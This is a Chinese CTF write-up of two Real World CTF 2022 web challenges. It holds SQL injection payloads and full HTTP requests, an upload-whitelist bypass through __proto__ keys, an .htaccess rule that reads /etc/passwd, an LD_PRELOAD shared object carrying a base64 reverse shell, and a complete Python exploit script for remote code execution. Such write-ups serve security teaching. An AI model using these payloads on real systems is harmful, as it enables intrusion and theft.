Real World CTF 2022 两道web题wp

原创

yink12138 已于 2022-02-09 22:12:20 修改 3769 收藏 1
分类专栏： 比赛 文章标签： 网络安全 web
于 2022-02-09 22:11:19 首次发布

比赛 专栏收录该内容
2 篇文章 0 订阅
订阅专栏

Hack into Skynet

给了源码，先审一下

```
#!/usr/bin/env python3

import flask
import psycopg2
import datetime
import hashlib
from skynet import Skynet

app = flask.Flask(__name__, static_url_path='')
skynet = Skynet()

def skynet_detect():
    req = {
        'method': flask.request.method,
        'path': flask.request.full_path,
        'host': flask.request.headers.get('host'),
        'content_type': flask.request.headers.get('content-type'),
        'useragent': flask.request.headers.get('user-agent'),
        'referer': flask.request.headers.get('referer'),
        'cookie': flask.request.headers.get('cookie'),
        'body': str(flask.request.get_data()),
    }
    _, result = skynet.classify(req)
    return result and result['attack']

@app.route('/static/<path:path>')
def static_files(path):
    return flask.send_from_directory('static', path)

@app.route('/', methods=['GET', 'POST'])
def do_query():
    if skynet_detect():
        return flask.abort(403)

    if not query_login_state():
        response = flask.make_response('No login, redirecting', 302)
        response.location = flask.escape('/login')
        return response
    if flask.request.method == 'GET':
        return flask.send_from_directory('', 'index.html')
    elif flask.request.method == 'POST':
        kt = query_kill_time()
        if kt:
            result = kt
        else:
            result = ''
        return flask.render_template('index.html', result=result)
    else:
        return flask.abort(400)

@app.route('/login', methods=['GET', 'POST'])
def do_login():
    if skynet_detect():
        return flask.abort(403)

    if flask.request.method == 'GET':
        return flask.send_from_directory('static', 'login.html')
    elif flask.request.method == 'POST':
        if not query_login_attempt():
            return flask.send_from_directory('static', 'login.html')
        else:
            session = create_session()
            response = flask.make_response('Login success', 302)
            response.set_cookie('SessionId', session)
            response.location = flask.escape('/')
            return response
    else:
        return flask.abort(400)

def query_login_state():
    sid = flask.request.cookies.get('SessionId', '')
    if not sid:
        return False

    now = datetime.datetime.now()
    with psycopg2.connect(
            host="challenge-db",
            database="ctf",
            user="ctf",
            password="ctf") as conn:
        cursor = conn.cursor()
        cursor.execute("SELECT sessionid"
           "  FROM login_session"
           "  WHERE sessionid = %s"
           "    AND valid_since <= %s"
           "    AND valid_until >= %s"
           "", (sid, now, now))
        data = [r for r in cursor.fetchall()]
        return bool(data)

def query_login_attempt():
    username = flask.request.form.get('username', '')
    password = flask.request.form.get('password', '')
    if not username and not password:
        return False
    sql = ("SELECT id, account"
           "  FROM target_credentials"
           "  WHERE password = '{}'").format(hashlib.md5(password.encode()).hexdigest())
    user = sql_exec(sql)
    name = user[0][1] if user and user[0] and user[0][1] else ''
    return name == username

def create_session():
    valid_since = datetime.datetime.now()
    valid_until = datetime.datetime.now() + datetime.timedelta(days=1)
    sessionid =
hashlib.md5((str(valid_since)+str(valid_until)+str(datetime.datetime.now())).encode()).hexdigest()

    sql_exec_update(("INSERT INTO login_session (sessionid, valid_since, valid_until)"
           "  VALUES ('{}', '{}', '{}')").format(sessionid, valid_since, valid_until))
    return sessionid

def query_kill_time():
    name = flask.request.form.get('name', '')
    if not name:
        return None

    sql = ("SELECT name, born"
           "  FROM target"
           "  WHERE age > 0"
           "    AND name = '{}'").format(name)
    nb = sql_exec(sql)
    if not nb:
        return None
    return '{}: {}'.format(*nb[0])

def sql_exec(stmt):
    data = list()
    try:
        with psycopg2.connect(
                host="challenge-db",
                database="ctf",
                user="ctf",
                password="ctf") as conn:
            cursor = conn.cursor()
            cursor.execute(stmt)
            for row in cursor.fetchall():
                data.append([col for col in row])
            cursor.close()
    except Exception as e:
        print(e)
    return data

def sql_exec_update(stmt):
    data = list()
    try:
        with psycopg2.connect(
                host="challenge-db",
                database="ctf",
                user="ctf",
                password="ctf") as conn:
            cursor = conn.cursor()
            cursor.execute(stmt)
            conn.commit()
    except Exception as e:
        print(e)
    return data

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=8080)
```

这是个python服务器，一进去就是/login界面，所以先看/login的路由逻辑。


关键代码：

```
@app.route('/login', methods=['GET', 'POST'])
def do_login():
    if skynet_detect():
        return flask.abort(403)

    if flask.request.method == 'GET':
        return flask.send_from_directory('static', 'login.html')
    elif flask.request.method == 'POST':
        if not query_login_attempt():
            return flask.send_from_directory('static', 'login.html')
        else:
            session = create_session()
            response = flask.make_response('Login success', 302)
            response.set_cookie('SessionId', session)
            response.location = flask.escape('/')
            return response
    else:
        return flask.abort(400)
```

首先是要POST方式访问，关键判定在query_login_attempt函数里面，我们跟踪一下：

```
def query_login_attempt():
    username = flask.request.form.get('username', '')
    password = flask.request.form.get('password', '')
    if not username and not password:
        return False

    sql = ("SELECT id, account"
           "  FROM target_credentials"
           "  WHERE password = '{}'").format(hashlib.md5(password.encode()).hexdigest())
    user = sql_exec(sql)
    name = user[0][1] if user and user[0] and user[0][1] else ''
    return name == username
```

这里有一个逻辑漏洞，如果username为空而password不为空，就可以造成username和name都为空，可以直接绕过校验登录。



```
POST /login HTTP/1.1
Host: 47.242.21.212:8081
Content-Length: 23
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://47.242.21.212:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99
Safari/537.36 Edg/97.0.1072.69
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://47.242.21.212:8081/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

username=&password=yink
```

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 13
Set-Cookie: SessionId=7b4dc102b56d03d308c00ce0f48360b1; Path=/
Location: http://47.242.21.212:8081/
Server: Werkzeug/0.16.1 Python/3.8.10
Date: Sat, 29 Jan 2022 07:29:32 GMT

Login success
```

接下来目录变成了/，看一下源码：

```
@app.route('/', methods=['GET', 'POST'])
def do_query():
    if skynet_detect():
        return flask.abort(403)

    if not query_login_state():
        response = flask.make_response('No login, redirecting', 302)
        response.location = flask.escape('/login')
        return response

    if flask.request.method == 'GET':
        return flask.send_from_directory('', 'index.html')
    elif flask.request.method == 'POST':
        kt = query_kill_time()
        if kt:
            result = kt
        else:
            result = ''
        return flask.render_template('index.html', result=result)
    else:
        return flask.abort(400)
```

调用了query_kill_time函数，继续看

```
def query_kill_time():
    name = flask.request.form.get('name', '')
    if not name:
        return None

    sql = ("SELECT name, born"
           "  FROM target"
           "  WHERE age > 0"
           "    AND name = '{}'").format(name)
    nb = sql_exec(sql)
    if not nb:
        return None
    return '{}: {}'.format(*nb[0])
```

name参数会被拼接在SQL语句中，结果会回显，那这道题剩下的就是SQL注入了。

这里依次查，也练习一下注入，不过首先搞清楚这里是哪种SQL，关注一下这个库

```
import psycopg2
```

经过搜索，这是PostgreSQL的一个库，语法与MYSQL会有一些不同，比如对于offset的使用

offset标志结果的开始位置。经过试验，MYSQL中offset必须搭配limit使用，但是PostgreSQL中不用。不仅如此，PostgreSQL中offset后面可以跟字符型，比如offset '1'，但是显然MYSQL中是不行的。这个特性可以用来闭合引号。

然后union select时好时坏，所以就尝试堆叠注入，关于堆叠注入可以查看这篇文章堆叠注入详解 - 渗透测试中心 - 博客园 (cnblogs.com)，貌似PostgreSQL是支持的。这又是一个可以用来代替union select进行逃逸的姿势

查数据库名：

11111';select 1,schema_name from information_schema.schemata offset '0

（offset闭合引号，注释符也可以，分号分隔两个语句）

数据库名：pg_catalog，public，information_schema

查表名：

11111';select 1,table_name from information_schema.tables where table_schema='public' offset '0

表名：target，target_credentials，login_session

login_session是用来校验登录的，试验后flag在target_credentials里面


查列名：11111';select 1,column_name from information_schema.columns where table_name='target_credentials' offset '0

列名：id，account，password，access_key，secret_key

有意思的列是access_key和secret_key，查一下

11111';select access_key,secret_key from target_credentials offset '0

拿到flag



```
POST / HTTP/1.1
Host: 47.242.21.212:8081
Content-Length: 74
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://47.242.21.212:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99
Safari/537.36 Edg/97.0.1072.69
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://47.242.21.212:8081/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: SessionId=db6ed81d619ec8bc20e18cdcd43fbf6a
Connection: close

name=11111';select access_key,secret_key from target_credentials offset '0
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 348
Server: Werkzeug/0.16.1 Python/3.8.10
Date: Sat, 29 Jan 2022 08:52:16 GMT

<!DOCTYPE html>
<head>
  <link rel="stylesheet" href="static/style.css">
  <meta name="viewport" content="width=device-width, initial-scale=1" />
  <title>Skynet Target List</title>
</head>

<body>
  <div class="query">

      <h1>Kill before</h1>
      <h1>$kynet:
rwctf{t0-h4ck-$kynet-0r-f1ask_that-Is-th3-questi0n}</h1>

  </div>
</body>
```

RWDN

进去是个上传界面，老规矩先看看源码，发现注释/source，访问出现源码

```javascript
const express = require('express');
const fileUpload = require('express-fileupload');
const md5 = require('md5');
const { v4: uuidv4 } = require('uuid');
const check = require('./check');
const app = express();

const PORT = 8000;

app.set('views', __dirname + '/views');
app.set('view engine', 'ejs');

app.use(fileUpload({
  useTempFiles : true,
  tempFileDir : '/tmp/',
  createParentPath : true
}));

app.use('/upload',check());

app.get('/source', function(req, res) {
  if (req.query.checkin){
    res.sendfile('/src/check.js');
  }
  res.sendfile('/src/server.js');
});

app.get('/', function(req, res) {
  var formid = "form-" + uuidv4();
  res.render('index', {formid : formid} );
});

app.post('/upload', function(req, res) {
  let sampleFile;
  let uploadPath;
  let userdir;
  let userfile;
  sampleFile = req.files[req.query.formid];
  userdir = md5(md5(req.socket.remoteAddress) + sampleFile.md5);
  userfile = sampleFile.name.toString();
  if(userfile.includes('/')||userfile.includes('..')){
      return res.status(500).send("Invalid file name");
  }
  uploadPath = '/uploads/' + userdir + '/' + userfile;
  sampleFile.mv(uploadPath, function(err) {
    if (err) {
      return res.status(500).send(err);
    }
    res.send('File uploaded to http://47.243.75.225:31338/' + userdir + '/' + userfile);
  });
});

app.listen(PORT, function() {
  console.log('Express server listening on port ', PORT);
});
```

关键在/upload，不过引入了check，这时候我们看一下源码显示的逻辑

```
app.get('/source', function(req, res) {
  if (req.query.checkin){
    res.sendfile('/src/check.js');
  }
  res.sendfile('/src/server.js');
});
```

也就是说，我们如果加上checkin参数，就可以看到check.js

```
module.exports = () => {
    return (req, res, next) => {
      if ( !req.query.formid || !req.files || Object.keys(req.files).length === 0) {
        res.status(400).send('Something error.');
        return;
      }
      Object.keys(req.files).forEach(function(key){
        var filename = req.files[key].name.toLowerCase();
        var position = filename.lastIndexOf('.');
        if (position == -1) {
          return next();
        }
        var ext = filename.substr(position);
        var allowexts = ['.jpg','.png','.jpeg','.html','.js','.xhtml','.txt','.realworld'];
        if ( !allowexts.includes(ext) ){
          res.status(400).send('Something error.');
          return;
        }
        return next();
      });
    };
  };
```

白名单过滤，需要绕过。其实这里有个逻辑漏洞（根据官方wp说这是个非预期...）

我们再来看一下上传代码：

```
app.post('/upload', function(req, res) {
  let sampleFile;
  let uploadPath;
  let userdir;
  let userfile;
  sampleFile = req.files[req.query.formid];
  userdir = md5(md5(req.socket.remoteAddress) + sampleFile.md5);
  userfile = sampleFile.name.toString();
  if(userfile.includes('/')||userfile.includes('..')){
      return res.status(500).send("Invalid file name");
  }
  uploadPath = '/uploads/' + userdir + '/' + userfile;
  sampleFile.mv(uploadPath, function(err) {
    if (err) {
      return res.status(500).send(err);
    }
    res.send('File uploaded to http://47.243.75.225:31338/' + userdir + '/' + userfile);
  });
});
```

上传的文件哪一个文件是由formid参数的值决定的，但是，是否执行上传代码却是按照顺序依次校验的，也就是说，用来校验的文件和真正上传的文件是可以不一样的，于是就可以任意文件上传了~

当然，由于校验的时候会校验所有的key，最后肯定会报错，但是我们的文件已经上传成功了！

那还有一个问题，报错就会导致上传路径无法回显。这个问题也很简单，我们看一下上传路径的产生代码：

```
userdir = md5(md5(req.socket.remoteAddress) + sampleFile.md5);
```

与你的IP地址还有文件内容有关。当然你可以提前算出来，但是更简单的办法是先上传一个正常的文件，内容与你想上传的文件相同，拿到路径就行了。

这样，第一步就完成了，任意文件上传。

当然，预期解也很有意思。

我们知道，在js里面，__proto__是很特殊的一个存在，在列举Object.keys的时候，由于__proto__会被视为属性，所以不会被Object.keys列举出来，也就是说，__proto__的键值不会被验证。

关于http请求中的上传文件结构，其实是一种键值对（key名:(文件名,文件内容)），而这个key是可以自定义的，一般这个key名并不重要，甚至可以省略。但是在这里，由于校验利用了Object.keys，所以我们需要把我们想上传的文件的key定义为__proto__，如：

```
files = {
    '__proto__': (".htaccess", open(".htaccess", "rb")),  # __proto__不会被当成key列出
}
```

这样就绕过了过滤，但是我们要怎么拿到我们上传的文件呢？

这道题从返回包可以看到用的是Express，关键是我们要知道Express是怎么处理上传文件的。那我们去看一下Express源码里是怎么对req.files进行构建的。

关键代码：express-fileupload/processMultipart.js at e8d9b671842ee4bf0fe3f85ed988ce7e4e1b7aa5 · richardgirges/express-fileupload (github.com)

```
req.files = buildFields(req.files, field, fileFactory({
        buffer: complete(),
        name: filename,
        tempFilePath: getFilePath(),
        hash: getHash(),
        size,
        encoding,
        truncated: file.truncated,
        mimetype: mime
      }, options));

      if (!req[waitFlushProperty]) {
        req[waitFlushProperty] = [];
      }
      req[waitFlushProperty].push(writePromise);
    });//简言之，fileFactory这一堆就是这个key当中蕴含的文件
```

req.files是在这一段代码中拿到了真正的值，那我们就要看看buildFields函数

express-fileupload/utilities.js at master · richardgirges/express-fileupload (github.com)

||运算符参考JavaScript中的&&与||的用法（不用在判断布尔值上） - SegmentFault 思否

instanceof函数参考JS 基础 | 搞懂 typeof 和 instanceof - Jartto's blog

```
/**
* Builds request fields (using to build req.body and req.files)
* @param {Object} instance - request object. 目前req.files
* @param {string} field - field name. key
* @param {any} value - field value. value
* @returns {Object}
*/
const buildFields = (instance, field, value) => {
  // Do nothing if value is not set.
  if (value === null || value === undefined) return instance;
  instance = instance || Object.create(null); //其实这里的Object.create(null)就是{}，在直接下载的Express中看到这
一句是instance = instance || {};意思是instance若为空则赋值为{}

  if (!isSafeFromPollution(instance, field)) {
    return instance;
  }
  // Non-array fields
  //instance还没有field属性之前
  if (!instance[field]) {
    instance[field] = value;
    return instance;
  }
  // Array fields
  //instanceof判断前一个参数是否为后一个参数实例
  //这里就是判断instance[field]是否是Array的实例
  if (instance[field] instanceof Array) {
    instance[field].push(value); //如果是，就重新赋值
  } else {
    instance[field] = [instance[field], value]; //如果不是，就变成Array
  }
  return instance;
};
```

分析一下源码，我们发现，当key值是__proto__的时候，即使是还没有赋值，instance[__proto__]的值也存在，并且应该是Object类的原型对象。显然这不是Array类的实例，所以会执行instance[field] = [instance[field], value];这一句。

所以，以__proto__为key的文件可以上传，成为了Array的一部分，Array这种键值对默认是关联非负数作为key值，所以我们想上传的文件关联的key是1，可以通过req.files[1]来访问，只需要formid=1即可。

分享一下我用于测试的方法

部署Express：使用Express搭建服务器-阿里云开发者社区 (aliyun.com)

index.js：

```
var express = require('express');
var app = express();
var fileupload = require('express-fileupload');
app.use(fileupload());//

/* GET home page. */
app.get('/', function(req, res, next) {
  res.render('index', { title: 'Express' });
});
app.post('/upload', function(req, res) {
    console.log("files:");
    console.log(req.files);
    console.log("files[0]:");
    console.log(req.files[0]);
    console.log("files[1]:");
    console.log(req.files[1]);
});

module.exports = app;
```

utilities.js：

```
/*start point:line 79*/
const buildFields = (instance, field, value) => {
    console.log("instance:");
    console.log(instance);
    //console.log("instance.__proto__:");
    //console.log(instance.__proto__);
    console.log("field:");
    console.log(field);
    console.log("value:");
    console.log(value);
    //console.log(instance[field])

  // Do nothing if value is not set.
  if (value === null || value === undefined) return instance;
  instance = instance || {};
  // Non-array fields
  if (!instance[field]) {
    console.log("!instance[field]");
    instance[field] = value;
    return instance;
  }
  // Array fields
  if (instance[field] instanceof Array) {
    console.log("instance[field] instanceof Array");
    instance[field].push(value);
  } else {
    console.log("else");
    console.log(instance[field]);
    instance[field] = [instance[field], value];
  }
  return instance;
};
```

console.log的结果会显示在控制台里面，如果想更改代码需要重启npm，退出直接ctrl+C彻底退出，参考Linux中ctrl-c, ctrl-z, ctrl-d 区别_雅香小筑-CSDN博客

python访问脚本：

```
import requests

url='http://localhost:3000/upload'

files={
    '__proto__': (".htaccess", open(".htaccess", "rb")),
    'a': ("1.txt", open(".htaccess", "rb")),
}

r=requests.post(url=url,files=files)
```

第一步任意文件上传完成，服务器不解析php，所以考虑上传.htaccess进行任意文件读

```
ErrorDocument 404 %{file:/etc/passwd}
```

就代表着当出现404错误时会使用/etc/passwd作为响应页面，从而实现任意文件读。

然后肯定是首选读配置文件，这里是Apache，所以读Apache的配置文件，/etc/apache2/apache2.conf

在里面发现ExtFilterDefine 7f39f8317fgzip mode=output cmd=/bin/gzip，意思是我们如果设置了7f39f8317fgzip 这个 output filter，之后 apache 在返回页面的时候，会调用/bin/gzip/命令，相当于开启了一个新进程，可以配合SetEnv设置LD_PRELOAD从而RCE（参考深入浅出LD_PRELOAD & putenv() - 安全客，安全资讯平台 (anquanke.com)）

.htaccess：

```
SetEnv LD_PRELOAD "/var/www/html/hacker.so"
SetOutputFilter 7f39f8317fgzip
```

hacker.c：

```
#define _GNU_SOURCE
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>

__attribute__ ((__constructor__)) void angel (void){
    unsetenv("LD_PRELOAD"); //不然后面执行其他命令时还会调用这个文件，陷入死循环
    system("echo YmFzaCAtaSA+JiAvZGV2L3RjcC9pcC9wb3J0IDA+JjE=|base64 -d|bash");//反弹shell
}
```

编译得到hacker.so：

```
gcc -c -fPIC hacker.c -o hacker && gcc --share hacker -o hacker.so
```

上传hacker.so，再访问目标文件夹，即可反弹shell

```python
import requests,sys

url = "http://47.243.75.225:31337"
so_name = "hacker.so"
so_content = open("hacker.so","rb").read() #一定要加read()才能得到内容，不然就是个文件指针

def upload(name, content):
    u = requests.post(url + "/upload", params={
        "formid": "theFirstOne"
    }, files={
        "theFirstOne": ("1.jpg", content),
    }).text

    resp = requests.post(url + "/upload", params={
        "formid": "Payload"
    }, files={
        "theFirstOne": ("1.jpg", content), #上传合法的文件来绕过check
        "Payload": (name, content), #多文件上传夹带恶意文件
    }).text

    return u.replace("1.jpg", "")

so_path = '/var/www/html'+upload(so_name, so_content).replace("File uploaded to ","")[26:]+so_name
print(so_path)
name = '.htaccess'
content = """
SetEnv LD_PRELOAD """+so_path+"""
SetOutputFilter 7f39f8317fgzip
"""
url = upload(name, content).replace("File uploaded to ","")
r = requests.get(url=url)
if(r.status_code==500):
    pass
else:
    print(r.text)
```

运行根目录的readflag，输入验证码即可拿到flag

博客地址：yinkstudio.xyz，欢迎关注~

参考：RWCTF-WriteUp | CN-SEC 中文网

RealWorld CTF 4th Writeup by r3kapig | CTF导航 (ctfiot.com)

[RealWorldCTF2022] RWDN - Ye'sBlog - 博客园 (cnblogs.com)